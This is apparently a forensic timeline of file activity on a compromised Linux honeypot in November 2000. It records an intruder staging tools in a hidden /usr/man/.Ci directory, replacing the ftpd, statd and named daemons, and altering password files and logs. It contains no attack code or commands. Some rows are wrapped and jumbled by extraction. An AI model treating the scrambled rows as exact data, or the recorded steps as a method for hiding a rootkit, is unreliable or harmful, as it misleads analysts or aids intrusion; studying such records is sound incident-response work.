2.6.0/examples/ftpusers	8928	..c	-/-rwxr-xr-x	bin	bin	17488	/usr/bin/ftpwho-RPMDELETE (deleted-		
realloc)									
	702	..c	-/-rw-r--r--	root	root	79048	/usr/man/man1/ftpwho.1.gz		
	404	..c	-/-rw-r--r--	root	root	125196	/usr/doc/wu-ftp-		
2.6.0/examples/ftpaccess	112149	..c	-/-rw-r--r--	root	root	125187	/usr/doc/wu-ftp-2.6.0/CHANGES		
	314	..c	-/-rw-r--r--	root	root	16195	/etc/pam.d/ftp		
	4096	m.c	d/drwxr-xr-x	root	root	125186	/usr/doc/wu-ftp-2.6.0		
	104	..c	-/-rw-----	root	root	26551	/etc/ftphosts		
	79	..c	-/-rw-----	root	root	26552	/etc/ftpusers		
	14006	..c	-/-rw-r--r--	root	root	125204	/usr/man/man5/ftpaccess.5.gz		
	1024	m.c	d/drwxr-xr-x	root	root	16144	/etc/pam.d		
	701	..c	-/-rw-r--r--	root	root	79047	/usr/man/man1/ftpcount.1.gz		
	190	..c	-/-rw-r--r--	root	root	125201	/usr/doc/wu-ftp-		
2.6.0/examples/ftphosts	4396	..c	-/-rw-r--r--	root	root	125194	/usr/doc/wu-ftp-2.6.0/TODO		
	3185	..c	-/-rw-r--r--	root	root	125193	/usr/doc/wu-ftp-2.6.0/README		
	456	..c	-/-rw-----	root	root	26549	/etc/ftpconversions		
	39	..c	-/-rw-----	root	root	26550	/etc/ftpgroups		
	4096	m.c	d/drwxr-xr-x	root	root	125195	/usr/doc/wu-ftp-2.6.0/examples		
	2580	..c	-/-rw-r--r--	root	root	125189	/usr/doc/wu-ftp-2.6.0/ERRATA		
	1490	..c	-/-rw-r--r--	root	root	125208	/usr/man/man5/xferlog.5.gz		
	8928	..c	-/-rwxr-xr-x	bin	bin	17487	/usr/bin/ftpcount		
	83	..c	-/-rw-r--r--	root	root	125203	/usr/doc/wu-ftp-		
2.6.0/examples/ftpusers-RPMDELETE (deleted-realloc)	16384	m.c	d/drwxr-xr-x	root	root	15394	/usr/bin		
Wed Nov 08 2000 08:53:41	195637	.a.	-/-rw-r--r--	1010	users	109866	/usr/man/.Ci/wuftpd.rpm (deleted)		
	5272	..c	-/-rw-r--r--	root	root	48296	/usr/man/man8/ftpd.8.gz		
	12	.a.	l/lrwxrwxrwx	root	root	93022	/usr/lib/libgd.so.1 -> libgd.so.1.2		
	10438	..c	-/-rwxr-xr-x	bin	bin	93882	/usr/sbin/xferstats		
	156353	.a.	-/-rwxr-xr-x	root	root	93021	/usr/lib/libgd.so.1.2		
	7792	..c	-/-rwxr-xr-x	bin	bin	93875	/usr/sbin/ckconfig		
	7	.ac	l/lrwxrwxrwx	bin	bin	93879	/usr/sbin/in.wuftpd -> in.ftpd		
	846	..c	-/-rw-r--r--	root	root	48297	/usr/man/man8/ftprestart.8.gz		
	195637	.a.	-/-rw-r--r--	1010	users	109866	<honeypot.hda5.dd-dead-109866>		
	1583	..c	-/-rw-r--r--	root	root	48298	/usr/man/man8/ftpsht.8.gz		
	7	.ac	l/lrwxrwxrwx	bin	bin	93881	/usr/sbin/wu.ftpd -> in.ftpd		
	767016	.a.	-/-rwx-----	root	root	30297	/bin/linuxconf		
	8112	..c	-/-rwxr-xr-x	bin	bin	93876	/usr/sbin/ftprestart		
	1350	..c	-/-rw-r--r--	root	root	48299	/usr/man/man8/privatepw.8.gz		
	162608	..c	-/-rwxr-xr-x	bin	bin	94420	/usr/sbin/in.ftpd		
	10448	..c	-/-rwxr-xr-x	bin	bin	93880	/usr/sbin/privatepw		
	10800	..c	-/-rwxr-xr-x	bin	bin	93877	/usr/sbin/ftpsht		
Wed Nov 08 2000 08:53:43	71	.a.	-rwxr-xr-x	1010	users	109867	<honeypot.hda5.dd-dead-109867>		
	45	.a.	-/-rw-r--r--	root	root	139805	/usr/lib/linuxconf/redhat/squid.paths		
	39	.a.	-/-rw-r--r--	root	root		root	139782	
/usr/lib/linuxconf/redhat/managerpm.paths	264822	.a.	-/-rwxr-xr-x	root	root		root	139793	
/usr/lib/linuxconf/redhat/redhat.so.1.17.2	71	.a.	-/-rwxr-xr-x	1010	users	109867	/usr/man/.Ci/install-wu (deleted)		
msg-1.17r2.eng	1105	.a.	-/-rw-r--r--	root	root	16760	/usr/lib/linuxconf/help.eng/redhat-		
	33	.a.	-/-rw-r--r--	root	root	26497	/etc/redhat-release		
	36	.a.	-/-rw-r--r--	root	root		root	139780	
/usr/lib/linuxconf/redhat/mailconf.paths	314	.a.	-/-rw-----	root	root	26506	/etc/conf/linuxconf		
	313	.a.	-/-rw-r--r--	root	root		root	139778	
/usr/lib/linuxconf/redhat/linuxconf.paths	44269	.a.	-/-rw-r--r--	root	root		root	16732	
/usr/lib/linuxconf/help.eng/linuxconf-msg-1.17r2.eng	4096	.a.	d/drwxr-xr-x	root	root	139767	/usr/lib/linuxconf/redhat		
Wed Nov 08 2000 08:53:47	17151	.a.	-/-rw-r--r--	root	root	124994	/usr/lib/xpm/macros		
	49152	.a.	-/-rw-r--r--	root	root	8070	/var/lib/xpm/requiredby.rpm		
	3683	.a.	-/-rw-r--r--	root	root	124996	/usr/lib/xpm/rpmpopt		
	16384	.a.	-/-rw-r--r--	root	root	8071	/var/lib/xpm/conflictsindex.rpm		
	7716	.a.	-/-rw-r--r--	root	root	124997	/usr/lib/xpm/rpmsrc		
	16384	.a.	-/-rw-r--r--	root	root	8067	/var/lib/xpm/nameindex.rpm		
	886424	.a.	-/-rwxr-xr-x	root	root	30312	/bin/rpm		
Wed Nov 08 2000 08:53:49	2377	..c	-/-rw-r--r--	root	root	125423	/usr/doc/nfs-utils-		
0.1.9.1/node27.html	3479	..c	-/-rw-r--r--	root	root	125407	/usr/doc/nfs-utils-		
0.1.9.1/node12.html	291	..c	-/-rw-r--r--	root	root	125399	/usr/doc/nfs-utils-0.1.9.1/THANKS		

	563	..c	-/-rw-r--r--	root	root	125395	/usr/doc/nfs-utils-0.1.9.1/INSTALL
	8743	..c	-/-rw-r--r--	root	root	125411	/usr/doc/nfs-utils-
0.1.9.1/node16.html	36784	..c	-/-rwxr-xr-x	root	root	94421	/usr/sbin/rpc.mountd
	4444	..c	-/-rw-r--r--	root	root	63132	<honeypot.hda5.dd-dead-63132>
realloc)	0	..c	-/-rw-r--r--	root	root	50404	/var/lib/nfs/xtab-RPMDELETE (deleted-
	0	..c	-/-rw-r--r--	root	root	50403	/var/lib/nfs/rmtab
	2903	..c	-/-rw-r--r--	root	root	63129	<honeypot.hda5.dd-dead-63129>
nfsd.8.gz	9	.ac	l/lrwxrwxrwx	root	root	47820	/usr/man/man8/rpc.nfsd.8.gz ->
lockd.8.gz	10	mac	l/lrwxrwxrwx	root	root	48464	/usr/man/man8/rpc.lockd.8.gz ->
	6352	..c	-/-rwxr-xr-x	root	root	93732	/usr/sbin/nfsstat
	2165	..c	-/-rw-r--r--	root	root	125414	/usr/doc/nfs-utils-
0.1.9.1/node19.html	3989	..c	-/-rw-r--r--	root	root	63134	<honeypot.hda5.dd-dead-63134>
	180703	.a.	-/-rw-r--r--	1010	users	109865	<honeypot.hda5.dd-dead-109865>
	805	..c	-/-rw-r--r--	root	root	47824	/usr/man/man8/showmount.8.gz
	4096	m.c	d/drwxr-xr-x	root	root	30785	/usr/doc
	4517	..c	-/-rw-r--r--	root	root	125400	/usr/doc/nfs-utils-0.1.9.1/TODO
	2626	..c	-/-rw-r--r--	root	root	125404	/usr/doc/nfs-utils-0.1.9.1/node1.html
	2786	..c	-/-rw-r--r--	root	root	125413	/usr/doc/nfs-utils-
0.1.9.1/node18.html	2399	..c	-/-rw-r--r--	root	root	125415	/usr/doc/nfs-utils-0.1.9.1/node2.html
	2305	..c	-/-rw-r--r--	root	root	125398	/usr/doc/nfs-utils-0.1.9.1/README
	4157	..c	-/-rw-r--r--	root	root	63133	<honeypot.hda5.dd-dead-63133>
	4615	..c	-/-rw-r--r--	root	root	125406	/usr/doc/nfs-utils-
0.1.9.1/node11.html	2291	..c	-/-rw-r--r--	root	root	125417	/usr/doc/nfs-utils-
0.1.9.1/node21.html	2903	..c	-/-rw-r--r--	root	root	125424	/usr/doc/nfs-utils-0.1.9.1/node3.html
realloc)	6960	..c	-/-rwxr-xr-x	root	root	48485	/sbin/rpcdebug-RPMDELETE (deleted-
mountd.8.gz	11	.ac	l/lrwxrwxrwx	root	root	47819	/usr/man/man8/rpc.mountd.8.gz ->
(deleted-realloc)	6244	..c	-/-rw-r--r--	root	root	124763	/usr/man/man5/exports.5.gz-RPMDELETE
	1024	.a.	d/drwxr-xr-x	root	root	32258	/etc/rc.d/rc6.d
	3368	..c	-/-rwxr-xr-x	root	root	94422	/usr/sbin/rpc.nfsd
	4444	..c	-/-rw-r--r--	root	root	125427	/usr/doc/nfs-utils-0.1.9.1/node6.html
(deleted-realloc)	718	..c	-/-rw-r--r--	root	root	47825	/usr/man/man8/statd.8.gz-RPMDELETE
0.1.9.1/node22.html	13506	..c	-/-rw-r--r--	root	root	125418	/usr/doc/nfs-utils-
	15230	..c	-/-rw-r--r--	root	root	63127	<honeypot.hda5.dd-dead-63127>
	2756	..c	-/-rw-r--r--	root	root	63135	<honeypot.hda5.dd-dead-63135>
0.1.9.1/node24.html	15226	..c	-/-rw-r--r--	root	root	125420	/usr/doc/nfs-utils-
	332	..c	-/-rw-r--r--	root	root	48461	/usr/man/man8/nhfsnums.8.gz
	2848	..c	-/-rwxr-xr-x	root	root	48483	/sbin/rpc.lockd
	718	..c	-/-rw-r--r--	root	root	47825	/usr/man/man8/statd.8.gz
	476	..c	-/-rw-r--r--	root	root	47823	/usr/man/man8/rquotad.8.gz
	235	..c	-/-rw-r--r--	root	root	48462	/usr/man/man8/nhfsrun.8.gz
	9104	..c	-/-rwxr-xr-x	root	root	93737	/usr/sbin/showmount
	18640	..c	-/-rwxr-xr-x	root	root	93733	/usr/sbin/nhfsstat
	1246	..c	-/-rw-r--r--	root	root	47816	/usr/man/man8/mountd.8.gz
	33711	.a.	-/-rw-r--r--	root	root	61711	/usr/lib/gconv/gconv-modules
	10337	..c	-/-rw-r--r--	root	root	125397	/usr/doc/nfs-utils-0.1.9.1/NEW
	1024	.a.	d/drwxr-xr-x	root	root	28226	/etc/rc.d/rc5.d
	0	..c	-/-rw-r--r--	root	root	50404	/var/lib/nfs/xtab
	2623	..c	-/-rw-r--r--	root	root	63131	<honeypot.hda5.dd-dead-63131>
	3072	m.c	d/drwxr-xr-x	root	root	48385	/sbin
	2257	.ac	-/-rwxr-xr-x	root	root	62523	/etc/rc.d/init.d/nfs
	32197	.a.	-/-rwxr-xr-x	root	root	61674	/usr/lib/gconv/ISO8859-1.so
	3966	..c	-/-rw-r--r--	root	root	125425	/usr/doc/nfs-utils-0.1.9.1/node4.html
	6244	..c	-/-rw-r--r--	root	root	124763	/usr/man/man5/exports.5.gz
	16384	.a.	-/-rw-r--r--	root	root	8073	/var/lib/rpm/triggerindex.rpm
	3882	..c	-/-rw-r--r--	root	root	125402	/usr/doc/nfs-utils-0.1.9.1/nfs.html
1.i386.rpm (deleted)	180703	.a.	-/-rw-r--r--	1010	users	109865	/usr/man/.Ci/nfs-utils-0.1.9.1-
rquotad.8.gz	12	.ac	l/lrwxrwxrwx	root	root	47821	/usr/man/man8/rpc.rquotad.8.gz ->
	1024	.a.	d/drwxr-xr-x	root	root	8066	/etc/rc.d/rc1.d
	376	..c	-/-rw-r--r--	root	root	48459	/usr/man/man8/lockd.8.gz
	186037	..c	-/-rw-r--r--	root	root	125403	/usr/doc/nfs-utils-0.1.9.1/nfs.ps
	12288	m.c	d/drwxr-xr-x	root	root	46183	/usr/man/man8
	2064	..c	-/-rw-r--r--	root	root	125412	/usr/doc/nfs-utils-
0.1.9.1/node17.html	2432	..c	-/-rw-r--r--	root	root	125408	/usr/doc/nfs-utils-
0.1.9.1/node13.html	1722	..c	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock-RPMDELETE
(deleted-realloc)	1024	m.c	d/drwxr-xr-x	root	root	62497	/etc/rc.d/init.d
	15230	..c	-/-rw-r--r--	root	root	125422	/usr/doc/nfs-utils-
0.1.9.1/node26.html	3966	..c	-/-rw-r--r--	root	root	63130	<honeypot.hda5.dd-dead-63130>
	3254	..c	-/-rw-r--r--	root	root	125405	/usr/doc/nfs-utils-
0.1.9.1/node10.html	4157	..c	-/-rw-r--r--	root	root	125428	/usr/doc/nfs-utils-0.1.9.1/node7.html
0.1.9.1/node25.html	2377	..c	-/-rw-r--r--	root	root	125421	/usr/doc/nfs-utils-
	0	..c	-/-rw-r--r--	root	root	50402	/var/lib/nfs/etab
	3882	..c	-/-rw-r--r--	root	root	125401	/usr/doc/nfs-utils-0.1.9.1/index.html
	2377	..c	-/-rw-r--r--	root	root	63128	<honeypot.hda5.dd-dead-63128>
	6807	..c	-/-rw-r--r--	root	root	125409	/usr/doc/nfs-utils-
0.1.9.1/node14.html	49152	.a.	-/-rw-r--r--	root	root	8069	/var/lib/rpm/providesindex.rpm
	1024	.a.	d/drwxr-xr-x	root	root	4034	/etc/rc.d/rc0.d
	2224	..c	-/-rw-r--r--	root	root	47815	/usr/man/man8/exportfs.8.gz
	1024	m.c	d/drwxr-xr-x	root	root	50401	/var/lib/nfs
	25232	..c	-/-rwxr-xr-x	root	root	93731	/usr/sbin/exportfs

	2756	..c	-/-rw-r--r--	root	root	125430	/usr/doc/nfs-utils-0.1.9.1/node9.html
	4030	..c	-/-rw-r--r--	root	root	48463	/usr/man/man8/nhfsstone.8.gz
	6960	..c	-/-rwxr-xr-x	root	root	48485	/sbin/rpcdebug
(deleted-realloc)	9104	..c	-/-rwxr-xr-x	root	root	93737	/usr/sbin/showmount-RPMDELETE
	4096	m.c	d/drwxr-xr-x	root	root	125393	/usr/doc/nfs-utils-0.1.9.1
	1024	.a.	d/drwxr-xr-x	root	root	20162	/etc/rc.d/rc4.d
	788	..c	-/-rw-r--r--	root	root	47818	/usr/man/man8/nfsstat.8.gz
0.1.9.1/node23.html	13490	..c	-/-rw-r--r--	root	root	125419	/usr/doc/nfs-utils-
	19888	..c	-/-rwxr-xr-x	root	root	48484	/sbin/rpc.statd
	2623	..c	-/-rw-r--r--	root	root	125426	/usr/doc/nfs-utils-0.1.9.1/node5.html
	2397	..c	-/-rw-r--r--	root	root	125394	/usr/doc/nfs-utils-0.1.9.1/ChangeLog
	3989	..c	-/-rw-r--r--	root	root	125429	/usr/doc/nfs-utils-0.1.9.1/node8.html
0.1.9.1/node15.html	7418	..c	-/-rw-r--r--	root	root	125410	/usr/doc/nfs-utils-
	16384	.a.	-/-rw-r--r--	root	root	8072	/var/lib/rpm/groupindex.rpm
0.1.9.1/node20.html	1989	..c	-/-rw-r--r--	root	root	125416	/usr/doc/nfs-utils-
statd.8.gz	10	.ac	l/lrwxrwxrwx	root	root	47822	/usr/man/man8/rpc.statd.8.gz ->
	1722	..c	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock
	1024	.a.	d/drwxr-xr-x	root	root	12098	/etc/rc.d/rc2.d
	702	..c	-/-rw-r--r--	root	root	47817	/usr/man/man8/nfsd.8.gz
	1058	..c	-/-rw-r--r--	root	root	125396	/usr/doc/nfs-utils-0.1.9.1/KNOWNBUGS
	341	..c	-/-rw-r--r--	root	root	48460	/usr/man/man8/nhfsgraph.8.gz
	9872	..c	-/-rwxr-xr-x	root	root	94423	/usr/sbin/rpc.rquotad
	4096	m.c	d/drwxr-xr-x	root	root	123144	/usr/man/man5
Wed Nov 08 2000 08:53:50	16384	m.c	-/-rw-r--r--	root	root	8067	/var/lib/rpm/nameindex.rpm
	1343488	mac	-/-rw-r--r--	root	root	8068	/var/lib/rpm/fileindex.rpm
	16384	m.c	-/-rw-r--r--	root	root	8072	/var/lib/rpm/groupindex.rpm
	7349	.a.	-/-rwxr-xr-x	root	root	62508	/etc/rc.d/init.d/functions
	2848	.a.	-/-rwxr-xr-x	root	root	48483	/sbin/rpc.lockd
	952	.a.	-/-rw-r--r--	root	root	4050	/etc/sysconfig/init
	2684	.a.	-/-rwxr-xr-x	root	root	48417	/sbin/consoletype
	16384	m.c	-/-rw-r--r--	root	root	8071	/var/lib/rpm/conflictsindex.rpm
	49152	m.c	-/-rw-r--r--	root	root	8069	/var/lib/rpm/providesindex.rpm
	63	.a.	-/-rw-r--r--	root	root	4083	/etc/sysconfig/network
	4173832	mac	-/-rw-r--r--	root	root	8066	/var/lib/rpm/packages.rpm
	49152	m.c	-/-rw-r--r--	root	root	8070	/var/lib/rpm/requiredby.rpm
	16384	m.c	-/-rw-r--r--	root	root	8073	/var/lib/rpm/triggersindex.rpm
Wed Nov 08 2000 08:54:05	8	.a.	l/lrwxrwxrwx	root	root	48391	/sbin/pidof -> killall5
	106	.a.	-/-rwxr-xr-x	1010	users	109864	/usr/man/.Ci/install-statd (deleted)
	25716	.a.	-/-rwxr-xr-x	root	root	48421	/sbin/initlog
	23120	.a.	-/-rwxr-xr-x	root	root	30262	/bin/touch
	1024	.a.	d/drwx-----	root	root	30245	/var/lib/nfs/sm
(deleted-realloc)	1722	.a.	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock-RPMDELETE
	1722	.a.	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock
	8128	.a.	-/-rwxr-xr-x	root	root	48390	/sbin/killall5
	19888	.a.	-/-rwxr-xr-x	root	root	48484	/sbin/rpc.statd
	0	mac	-/-rw-r--r--	root	root	28233	/var/lock/subsys/nfslock
	7084	.a.	-/-rwxr-xr-x	root	root	30286	/bin/nice
	1024	.a.	d/drwx-----	root	root	24199	/var/lib/nfs/sm.bak
	5756	.a.	-/-rwxr-xr-x	root	root	30282	/bin/basename
	106	.a.	-/-rwxr-xr-x	1010	users	109864	<honeypot.hda5.dd-dead-109864>
	562	.a.	-/-rw-r--r--	root	root	26498	/etc/initlog.conf
	4	mac	-/-rw-----	root	root	50405	/var/lib/nfs/state
Wed Nov 08 2000 08:54:10	43024	.a.	-/-rwxr-xr-x	root	root	15785	/usr/bin/dir
Wed Nov 08 2000 08:54:18	493031	.a.	-/-rwxr-xr-x	1002	users	63104	<honeypot.hda5.dd-dead-63104>
	1141797	.a.	-/-rwxr-xr-x	1002	users	63123	<honeypot.hda5.dd-dead-63123>
	1815	.a.	-/-rw-r--r--	1002	users	63122	<honeypot.hda5.dd-dead-63122>
	1172532	.a.	-/-rwxr-xr-x	1002	users	63118	<honeypot.hda5.dd-dead-63118>
Wed Nov 08 2000 08:54:21	10260480	.a.	-/-rwxr-xr-x	1010	users	109861	/usr/man/.Ci/named.tar (deleted)
	10260480	.a.	-/-rwxr-xr-x	1010	users	109861	<honeypot.hda5.dd-dead-109861>
Wed Nov 08 2000 08:54:22	10260480	.a.	-/-rwxr-xr-x	1010	users	109861	/usr/man/.Ci/in.ftpd (deleted)
	6416	mac	-/-rwxr-xr-x	root	root	110028	/usr/local/bin/addr
	1123728	.a.	-/-rwxr-xr-x	1002	users	63100	<honeypot.hda5.dd-dead-63100>
	271188	m..	-/-rwxr-xr-x	root	root	110029	/usr/local/bin/dig
Wed Nov 08 2000 08:54:23	52577	.a.	-/-rwxr-xr-x	1002	users	63102	<honeypot.hda5.dd-dead-63102>
	241744	mac	-/-rwxr-xr-x	root	root	110030	/usr/local/bin/dnsquery
	260816	mac	-/-rwxr-xr-x	root	root	110031	/usr/local/bin/host
	263960	.a.	-/-rwxr-xr-x	root	root	33118	/usr/local/sbin/irpd
	271188	..c	-/-rwxr-xr-x	root	root	110029	/usr/local/bin/dig
	1037887	.a.	-/-rwxr-xr-x	1002	users	63106	<honeypot.hda5.dd-dead-63106>
	1079584	.a.	-/-rwxr-xr-x	1002	users	63108	<honeypot.hda5.dd-dead-63108>
	1111098	.a.	-/-rwxr-xr-x	1002	users	63110	<honeypot.hda5.dd-dead-63110>
Wed Nov 08 2000 08:54:24	36960	mac	-/-rwxr-xr-x	root	root	33121	/usr/local/sbin/ndc
	41427	.a.	-/-rwxr-xr-x	1002	users	63112	<honeypot.hda5.dd-dead-63112>
	1029928	mac	-/-rw-----	root	root	109807	<honeypot.hda5.dd-dead-109807>
	7166	mac	-/-rwxr-xr-x	root	root	33117	/usr/local/sbin/named-bootconf
	176464	.a.	-/-rwxr-xr-x	root	root	15869	/usr/bin/strip
	1768665	.a.	-/-rwxr-xr-x	1002	users	63114	<honeypot.hda5.dd-dead-63114>
	263960	m.c	-/-rwxr-xr-x	root	root	33118	/usr/local/sbin/irpd
	38096	.a.	-/-rwxr-xr-x	root	root	15788	/usr/bin/install
	3296	mac	-/-rwxr-xr-x	root	root	110032	/usr/local/bin/mkserfdb
	1029928	.a.	-/-rwxr-xr-x	1002	users	63125	<honeypot.hda5.dd-dead-63125>
	525412	m.c	-/-rwxr-xr-x	root	root	33119	/usr/local/sbin/named
	4096	m.c	d/drwxr-xr-x	root	root	30791	/usr/local/sbin
realloc)	241792	mac	-/-rwxr-xr-x	root	root	110033	/usr/local/bin/stPHW5rg (deleted-
	7166	.a.	-/-rwxr-xr-x	1002	users	63116	<honeypot.hda5.dd-dead-63116>
realloc)	36960	mac	-/-rwxr-xr-x	root	root	33121	/usr/local/sbin/stEt9ai0 (deleted-
	241792	mac	-/-rwxr-xr-x	root	root	110033	/usr/local/bin/nsupdate
	173212	.a.	-/-rwxr-xr-x	1002	users	63120	<honeypot.hda5.dd-dead-63120>
	1029928	mac	-/-rw-----	root	root	109807	/usr/man/.Ci/named.tgz (deleted)
	4096	m.c	d/drwxr-xr-x	root	root	107747	/usr/local/bin
Wed Nov 08 2000 08:54:25	33392	.a.	-/-rwxr-xr-x	root	root	30251	/bin/cp
	547	.a.	-/-rw-r--r--	root	root	26245	/etc/named.conf
	525412	.a.	-/-rwxr-xr-x	root	root	33119	/usr/local/sbin/named
	422	.a.	-/-rw-r--r--	root	root	62499	/var/named/named.local

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4096 m.c d/drwxr-xr-x root root 92360 /usr/sbin
35504 .a. -/rwxr-xr-x root root 92812 /usr/sbin/ndc
2769 .a. -/rw-r--r-- root root 62498 /var/named/named.ca
525412 mac -/rwxr-xr-x root root 92809 /usr/sbin/named
0 mac -/rwxr-xr-x root root 34292 /var/run/ndc
1024 m.c d/drwxr-xr-x root root 34273 /var/run
5 mac -/rw-r--r-- root root 34293 /var/run/named.pid
Wed Nov 08 2000 08:54:28 271188 .a. -/rwxr-xr-x root root 110029 /usr/local/bin/dig
Wed Nov 08 2000 08:54:43 52577 .c -rwxr-xr-x 1002 users 63102 <honeypot.hda5.dd-dead-63102>
0 mac drwxr-xr-x 1002 users 63099 <honeypot.hda5.dd-dead-63099>
0 mac drwxr-xr-x 1002 users 63101 <honeypot.hda5.dd-dead-63101>
1029928 .c -rwxr-xr-x 1002 users 63125 <honeypot.hda5.dd-dead-63125>
0 mac drwxr-xr-x 1002 users 63117 <honeypot.hda5.dd-dead-63117>
10260480 .c -rwxr-xr-x 1010 users 109861 <honeypot.hda5.dd-dead-109861>
1079584 .c -rwxr-xr-x 1002 users 63108 <honeypot.hda5.dd-dead-63108>
0 mac drwxr-xr-x 1002 users 63107 <honeypot.hda5.dd-dead-63107>
493031 .c -rwxr-xr-x 1002 users 63104 <honeypot.hda5.dd-dead-63104>
0 mac drwxr-xr-x 1002 users 63109 <honeypot.hda5.dd-dead-63109>
10260480 .c -/rwxr-xr-x 1010 users 109861 /usr/man/.Ci/named.tar (deleted)
1768665 .c -rwxr-xr-x 1002 users 63114 <honeypot.hda5.dd-dead-63114>
0 mac drwxr-xr-x 1002 users 63121 <honeypot.hda5.dd-dead-63121>
1141797 .c -rwxr-xr-x 1002 users 63123 <honeypot.hda5.dd-dead-63123>
1037887 .c -rwxr-xr-x 1002 users 63106 <honeypot.hda5.dd-dead-63106>
1172532 .c -rwxr-xr-x 1002 users 63118 <honeypot.hda5.dd-dead-63118>
80 .a. -/rwxr-xr-x 1010 users 109803 /usr/man/.Ci/install-named (deleted)
1111098 .c -rwxr-xr-x 1002 users 63110 <honeypot.hda5.dd-dead-63110>
1815 .c -rw-r--r-- 1002 users 63122 <honeypot.hda5.dd-dead-63122>
0 mac d/drwxr-xr-x 1002 users 63098 /usr/doc/nfs-utils-0.1.6 (deleted)
0 mac drwxr-xr-x 1002 users 63113 <honeypot.hda5.dd-dead-63113>
0 mac drwxr-xr-x 1002 users 63105 <honeypot.hda5.dd-dead-63105>
0 mac drwxr-xr-x 1002 users 63098 <honeypot.hda5.dd-dead-63098>
0 mac drwxr-xr-x 1002 users 63124 <honeypot.hda5.dd-dead-63124>
1123728 .c -rwxr-xr-x 1002 users 63100 <honeypot.hda5.dd-dead-63100>
0 mac drwxr-xr-x 1002 users 63115 <honeypot.hda5.dd-dead-63115>
0 mac drwxr-xr-x 1002 users 63119 <honeypot.hda5.dd-dead-63119>
0 mac d/drwxr-xr-x 1002 users 63098 /usr/man/.Ci/bin (deleted)
7166 .c -rwxr-xr-x 1002 users 63116 <honeypot.hda5.dd-dead-63116>
10260480 .c -/rwxr-xr-x 1010 users 109861 /usr/man/.Ci/in.ftpd (deleted)
0 mac drwxr-xr-x 1002 users 63103 <honeypot.hda5.dd-dead-63103>
80 .a. -rwxr-xr-x 1010 users 109803 <honeypot.hda5.dd-dead-109803>
1197 .ac -rwxr-xr-x 1002 users 63126 <honeypot.hda5.dd-dead-63126>
0 mac drwxr-xr-x 1002 users 63111 <honeypot.hda5.dd-dead-63111>
173212 .c -rwxr-xr-x 1002 users 63120 <honeypot.hda5.dd-dead-63120>
41427 .c -rwxr-xr-x 1002 users 63112 <honeypot.hda5.dd-dead-63112>
Wed Nov 08 2000 08:55:30 4096 m.c d/drwxr-xr-x root root 31448 /usr/libexec/awk
78 .a. -/rw-r--r-- root root 33120 /usr/libexec/awk/addy.awk
Wed Nov 08 2000 08:55:47 12408 .a. -/rwxr-xr-x 1010 users 109858 /usr/man/.Ci/addn
Wed Nov 08 2000 08:55:51 78 m.c -/rw-r--r-- root root 33120 /usr/libexec/awk/addy.awk
Wed Nov 08 2000 08:55:58 657 m.c -/rw-r--r-- root root 26547 /etc/passwd
328 .a. -/rwxr-xr-x 1010 users 109857 /usr/man/.Ci/do
601 m.c -/rw-r--r-- root root 26582 /etc/shadow
Wed Nov 08 2000 08:56:02 0 mac -/rw-r--r-- root root 12103 /var/log/tempxfer (deleted-realloc)
0 mac -/rw-r--r-- root root 12103 /var/log/xferlog
1024 m.c d/drwxr-xr-x root root 12097 /var/log
0 .ac -rw-r--r-- root root 12107 <honeypot.hda7.dd-dead-12107>
7974 mac -/rw-r--r-- root root 12104 /var/log/messages
268 mac -/rw-r--r-- root root 12111 /var/log/secure
Wed Nov 08 2000 08:56:04 3098 .a. -/rwxr-xr-x 1010 users 109848 /usr/man/.Ci/snap
Wed Nov 08 2000 08:56:05 158452 .c -rw-r--r-- root root 93962 <honeypot.hda5.dd-dead-93962>
60470 .c -rw-r--r-- 17275 games 93954 <honeypot.hda5.dd-dead-93954>
17136 .c -rw-r--r-- 17275 games 125297 <honeypot.hda5.dd-dead-125297>
1388 .c -rw-r--r-- 17275 games 17526 <honeypot.hda5.dd-dead-17526>
4892 .c -rw-r--r-- 17275 games 93959 <honeypot.hda5.dd-dead-93959>
3675 .c -rw-r--r-- 17275 games 79080 <honeypot.hda5.dd-dead-79080>
224679 .c -rwxr-xr-x root root 93939 <honeypot.hda5.dd-dead-93939>
2652 .c -rw-r--r-- 17275 games 109881 <honeypot.hda5.dd-dead-109881>
1870 .c -rw-r--r-- 17275 games 94039 <honeypot.hda5.dd-dead-94039>
16879 .c -rw-r--r-- 17275 games 92760 <honeypot.hda5.dd-dead-92760>
5845 .c -rw-r--r-- 17275 games 94032 <honeypot.hda5.dd-dead-94032>
1544 .c -rw-r--r-- 17275 games 79097 <honeypot.hda5.dd-dead-79097>
1919 .c -rw-r--r-- 17275 games 93994 <honeypot.hda5.dd-dead-93994>
8685 .c -rw-r--r-- root root 125267 <honeypot.hda5.dd-dead-125267>
2530 .c -rw-r--r-- 17275 games 109879 <honeypot.hda5.dd-dead-109879>
84 .c -rw-r--r-- 17275 games 94015 <honeypot.hda5.dd-dead-94015>
23548 .c -rw-r--r-- 17275 games 79098 <honeypot.hda5.dd-dead-79098>
9 .c -rw-r--r-- 17275 games 94052 <honeypot.hda5.dd-dead-94052>
1727 .c -rw-r--r-- 17275 games 94023 <honeypot.hda5.dd-dead-94023>
2843 .c -rw-r--r-- 17275 games 109869 <honeypot.hda5.dd-dead-109869>
4532 .c -rw-r--r-- 17275 games 17515 <honeypot.hda5.dd-dead-17515>
1913 .c -rw-r--r-- 17275 games 125278 <honeypot.hda5.dd-dead-125278>
4640 .c -rw-r--r-- 17275 games 94029 <honeypot.hda5.dd-dead-94029>
41 .c -rw-r--r-- 17275 games 17522 <honeypot.hda5.dd-dead-17522>
5905 .c -rw-r--r-- 17275 games 125280 <honeypot.hda5.dd-dead-125280>
653 .c -rw-r--r-- 17275 games 94049 <honeypot.hda5.dd-dead-94049>
1908 .c -rw-r--r-- 17275 games 125294 <honeypot.hda5.dd-dead-125294>
994 .c -rw-r--r-- 17275 games 94034 <honeypot.hda5.dd-dead-94034>
472 .c -rw-r--r-- 17275 games 94044 <honeypot.hda5.dd-dead-94044>
1455 .c -rw-r--r-- 17275 games 94040 <honeypot.hda5.dd-dead-94040>
4442 .c -rw-r--r-- 17275 games 93993 <honeypot.hda5.dd-dead-93993>
38 .c -rw-r--r-- 17275 games 109800 <honeypot.hda5.dd-dead-109800>
3335 .c -rw-r--r-- 17275 games 93999 <honeypot.hda5.dd-dead-93999>
16424 .c -rw-r--r-- root root 93969 <honeypot.hda5.dd-dead-93969>
6265 .c -rw-r--r-- 17275 games 93957 <honeypot.hda5.dd-dead-93957>
